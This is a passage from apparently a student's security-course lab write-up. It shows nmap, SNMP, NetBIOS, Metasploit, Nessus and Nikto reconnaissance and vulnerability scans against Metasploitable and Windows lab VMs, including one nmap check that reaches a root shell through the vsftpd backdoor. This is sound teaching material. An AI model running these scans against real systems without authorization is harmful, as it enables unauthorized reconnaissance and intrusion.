445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:28:A8:9D (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

4. Perform a ping scan

The following command is used to perform a ping scan or host discovery scan on the specified target system(s) or network range. When you run this command will list the IP addresses of the hosts that responded to the various packets sent by nmap, indicating that they are active and reachable on the network.

Command : nmap -sP <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 11:47 EDT
Nmap scan report for 192.168.211.141
Host is up (0.00024s latency).
MAC Address: 00:0C:29:28:A8:9D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

5. Perform a Don't ping scan

The following command is used to perform a TCP connect scan on the specified target system(s) or network range, without sending any ICMP echo requests (pings) beforehand. When you run this command, nmap will attempt to establish a full TCP connection with the target system(s) on various ports, without first checking if the host is alive using pings. If a connection is successfully established, it means that the port is open on the target system.

Command : nmap -PN <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap -PN 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 11:48 EDT
Nmap scan report for 192.168.211.141
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:28:A8:9D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Security Breaches and Counter Measures Practical No 4

Aim: Enumeration

a. Enumeration using Nmap

1. Http-Enumeration

Command: nmap --script http-enum <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-enum 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 05:57 EDT
Nmap scan report for 192.168.211.141
Host is up (0.000083s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
```

2. Running all Http-methods NSE Scripts

Command: nmap -p 80 --script http-methods <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 --script http-methods 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 06:40 EDT
Nmap scan report for 192.168.211.141
Host is up (0.00020s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:28:A8:9D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

b. SNMP enumeration

SNMP (Simple Network Management Protocol) enumeration is the process of gathering information from devices that use SNMP for network management, such as routers, switches, printers, servers, and workstations.

Command: snmp-check <target>

```
┌──(kali㉿kali)-[~]
└─$ snmp-check 192.168.211.139
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.211.139:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address              : 192.168.211.139
  Hostname                     : WIN-9NQ4BEKL9T0
  Description                  : Hardware: AMD64 Family 25 Model 117 Stepping 2 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)
  Contact                      : -
  Location                     : -
  Uptime snmp                  : 00:02:18.57
  Uptime system                : 00:02:06.66
  System date                  : 2025-11-9 13:13:12.5
  Domain                       : WORKGROUP
```

```
[*] User accounts:

  Admin
  Guest
  Administrator

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 128
  TCP segments received         : 4
  TCP segments sent             : 5
  TCP segments retrans          : 0
  Input datagrams               : 91
  Delivered datagrams           : 176
  Output datagrams              : 110
```

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  1                   127.0.0.1           255.0.0.0           1
  11                  192.168.211.139     255.255.255.0       1

[*] Routing information:

  Destination         Next hop            Mask                Metric
  0.0.0.0             192.168.211.2       0.0.0.0             10
  127.0.0.0           127.0.0.1           255.0.0.0           306
  127.0.0.1           127.0.0.1           255.255.255.255     306
  127.255.255.255     127.0.0.1           255.255.255.255     306
  192.168.211.0       192.168.211.139     255.255.255.0       266
  192.168.211.139     192.168.211.139     255.255.255.255     266
  192.168.211.255     192.168.211.139     255.255.255.255     266
  224.0.0.0           127.0.0.1           240.0.0.0           306
  255.255.255.255     127.0.0.1           255.255.255.255     306
```

The snmp-check command performs enumeration of a target system, revealing sensitive data such as system details, user accounts, network configuration, interface information, IP routing, and active TCP connections and listening ports. Attackers can leverage this information to identify weaknesses in the target and carry out further exploits.This concludes the demonstration of performing SNMP enumeration using the snmp-check.

c. NetBIOS Enumeration using NSE Scripts

NSE scripts can enumerate NetBIOS shares across a network. For example, the nbstat NSE script can retrieve a target's NetBIOS names and MAC address; increasing verbosity will reveal all NetBIOS names associated with the system.

Command:

nmap –sV --script nbstat.nse <target_ip>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script nbstat.nse 192.168.211.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-09 04:16 EST
Nmap scan report for 192.168.211.139
Host is up (0.00015s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:4D:8D:CF (VMware)
Service Info: Host: WIN-9NQ4BEKL9T0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: WIN-9NQ4BEKL9T0, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4d:8d:cf (VMware)
| Names:
|   WIN-9NQ4BEKL9T0<20>  Flags: <unique><active>
|   WIN-9NQ4BEKL9T0<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

Scan results display discovered open ports and service versions. Under Host script results, the scan reports NetBIOS-related details for the target — NetBIOS name, NetBIOS user, and NetBIOS MAC address — as demonstrated in the screenshot.

UDP Scan on NetBIOS

Command:

nmap –sU –p 137 –script nbstat.nse 192.168.211.139

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU -p 137 --script nbstat.nse 192.168.211.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-09 04:19 EST
Nmap scan report for 192.168.211.139
Host is up (0.00024s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:0C:29:4D:8D:CF (VMware)

Host script results:
| nbstat: NetBIOS name: WIN-9NQ4BEKL9T0, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4d:8d:cf (VMware)
| Names:
|   WIN-9NQ4BEKL9T0<20>  Flags: <unique><active>
|   WIN-9NQ4BEKL9T0<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

The scan results appear, displaying the open NetBIOS port (137) and, under the Host script results section, NetBIOS details such as NetBIOS name, NetBIOS user, and NetBIOS MAC of the target system, as shown in the screenshot.

d. SNMP Enumeration using Metasploit

Metasploit is an open-source penetration-testing framework for identifying, exploiting, and validating security weaknesses in computer systems. It offers a library of tools, exploit modules, payloads, and scanners that allow security practitioners (and, if misused, attackers) to simulate real-world attacks and assess defenses.

- Launch Metasploit with the msfconsole command
- Run use auxiliary/scanner/snmp/snmp_enum
- Execute show options to list configurable parameters
- Set the target host with set rhost <target>
- Start the module with the exploit command

```
msf6 auxiliary(scanner/snmp/snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 192.168.211.139
RHOSTS => 192.168.211.139
msf6 auxiliary(scanner/snmp/snmp_enum) >
```


```
msf6 auxiliary(scanner/snmp/snmp_enum) > exploit
[+] 192.168.211.139, Connected.

[*] System information:

Host IP                       : 192.168.211.139
Hostname                      : WIN-9NQ4BEKL9T0
Description                   : Hardware: AMD64 Family 25 Model 117 Stepping 2 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 01:41:46.06
Uptime system                 : 01:41:34.13
System date                   : 2025-11-9 14:52:40.0

[*] User accounts:

["Admin"]
["Guest"]
["Administrator"]
```

Using Metasploit's SNMP enumeration auxiliary module (auxiliary/scanner/snmp/snmp_enum), we can retrieve sensitive information exposed by the target device via SNMP, including system, network, and account details.


e. Advanced IP Scanner

Advanced IP Scanner enumerates devices on a network and returns a variety of information about each host. The application lists all connected devices, provides access to shared folders, supports remote control via RDP and Radmin, and can remotely power off machines.


Launch Advanced IP Scanner, enter the target IP range, and click the Scan button.




Right Click the target machine and click on tools, here we have ping, traceroute and other options.



Traceroute and ping using Advanced IP Scanner






Security Breaches and Counter Measures Practical No 5


Aim: Vulnerability Analysis

a. Nessus


Nessus is a widely used vulnerability scanner developed by Tenable, Inc. It's a security tool that helps identify and assess vulnerabilities, misconfigurations, and compliance issues in computers, networks, and applications. On the Dashboard of Nessus Click on My Scans > New Scan.



Give the Name of the scan Description and target of the in scope items and click on save.




Our Target Has been added and being started the scan against it.




It Discovered 7 Hosts in my lan and scanning them against known vulnerabilities.

In the image below we can see the vulnerabilities and their ranking and severity accordingly.



I Opened one of the IP Forwarding Enabled Vulnerability and you can read the entire description for the following vulnerability and with the solution.



b. Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

Command:

nikto -h <target ip>

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.232.131
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.232.131
+ Target Hostname:    192.168.232.131
+ Target Port:        80
+ Start Time:         2025-11-01 04:26:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: http:
ions
```

```
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternat
ives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabil
ities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Traci
ng
+ /phpinfo.php: Output from the phpinfo() function was found.
```

```
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: T
ue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3
.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-11-01 04:27:34 (GMT-4) (39 seconds)
```

Here, it Finds vulnerabilities and CVE for that specific vulnerability with the documentation link to get to know more about a specific vulnerability

c. Nmap

Nmap scripts can be also used for vulnerability assessment. It takes time but provide efficient results.

Command:

nmap –script vuln <target_ip>

Here, it found the ftp service backdoor vulnerability with the CVE number.

```
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

Here, it found the DOS attack vulnerability meaning an attacker can intentionally send malicious or bulk request more than the server can handle in order to overwhelm the server and make it unresponsive and also given the CVE number in order to get the more info about the particulat vulnerability

```
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
```

Here the RMI Registry is vulnerable to Remote code execution

```
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
```

Here the webserver is also vulnerable to expose the pages that should be accessible publically

```
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
